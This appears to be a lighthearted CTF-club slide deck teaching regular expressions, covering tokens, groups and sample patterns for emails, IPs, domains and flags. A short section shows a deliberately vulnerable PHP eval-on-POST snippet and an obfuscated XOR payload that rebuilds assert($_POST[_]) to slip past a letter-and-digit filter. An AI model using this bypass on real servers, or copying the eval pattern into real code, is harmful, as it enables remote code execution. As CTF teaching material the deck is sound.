


Regex Rump


Or how to stop using 4 `.split()` when doing python

DaVinciCode

20/01/2021



Regex (Regular expression)



Patterns?

- emails
- domains names
- ip addresses
- phone numbers
- flags?
- etc...

To follow along

<https://regex101.com/>

Tokens

Python tokens, because yes, like sign language, people thought “why not make 30+ regex different flavors”



Tokens

Matching strings

- `^` => Start of a string
- `$` => End of a string
- `[abc]` => match either a b or c
- `[a-c]` => Match everything between a and c
- `.` => Match every single char

Numeration

- `?` => Match zero or one
- `+` => one or more
- `*` => zero or more
- `{n}` => match n time
- `{n,m}` => match between n and m times

More tokens

Special chars


`\s` => Whitespace chars
`\S` => Non-WhiteSpace chars
`\w` => Word char
`\d` => Digit
`\b` => Word boundary

Groups

`(?:...)` => Matching group
`(...)` => Group
`(?#...)` => Comment group
`(?=...)` => Positive lookahead
`(?!...)` => Negative lookahead
`(?<=...)` => Positive lookbehind
`(?<!...)` => Negative lookbehind

Patterns

```
output = new KeyValuePair<string, string>();  
string pattern = @"([A-Za-z0-9._-])+([0-9[\\]])*\={1}([A-Za-z0-9._-])+";
```



Patterns

emails

```
regex = re.compile(r'''([A-Za-z0-9]+[._-])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})+''')
```

domains names

```
regex = r'''(([\da-zA-Z])([_\w-]{,62})\.){,127}(([\da-zA-Z])([_\w-]{,61})?([\da-zA-Z]\.((xn\-\-[a-zA-Z\d]+)|([a-zA-Z\d]{2,})))''')
```

ip addresses

```
regex = """"^((25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])\.){3}(25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])$"""
```

flags?

```
regex = r"dvCTF{\\S{3,}}"
```

More stuff no know by heart?

Options/Modifiers

```
i => case insensitive  
m => multiline  
s => single line  
e => eval  
...
```

Please stop, I can only learn so much




CTF challs



CTF challs

Get easy RCE

```
preg_replace(patterns, replacements, input, limit, count)
```



Learn regex to bypass regex

Know your regex

```
if (!preg_match('\[a-z0-9]/si',$_POST['cmd'])) {  
    eval($_POST['cmd']);  
}  
else  
{  
    echo 'Nope';  
}
```

Make php use XOR


```
$_=(('%01'^'\ ').('%13'^'\ ').('%13'^'\ ').('%05'^'\ ').('%12'^'\ ').('%14'^'\ ');  
$__='_'.('%0D'^'] ').('%2F'^'\ ').('%0E'^'] ').('%09'^'] '); // $__='_POST';  
$___=$$__;  
$_($___[_]); // assert($_POST[_]);
```

STOP DOING REGEX

- LANGUAGE WAS NOT SUPPOSED TO BE REGULAR
- SO MANY OPERATORS yet NO REAL-WORLD USE FOUND for going beyond WILDCARD
- Wanted to match patterns anyway for a laugh? We had a tool for that: It was called "IF CONDITIONS"
- "Yes I'd like to search for an UNKNOWN amount of WHITESPACE" - Statements dreamed up by the utterly Deranged

LOOK at what Programmers have been demanding your Respect for all this time, with all the regex engines & CPUs we built for them
(This is REAL regex, done by REAL programmers):

```
regex = "((http|https://){www.})?"  
+ "[a-zA-Z0-9@:%_\\+-#?&//=]{2,256}\\.[a-z]"  
+ "[2,6]\\b([-a-zA-Z0-9@:%_\\+-#?&//=]*)"
```



?????

???????

????????????????

"The name's (b|B)ond. ((j|J)ames\s+)?(b|B)ond"

They have played us for absolute fools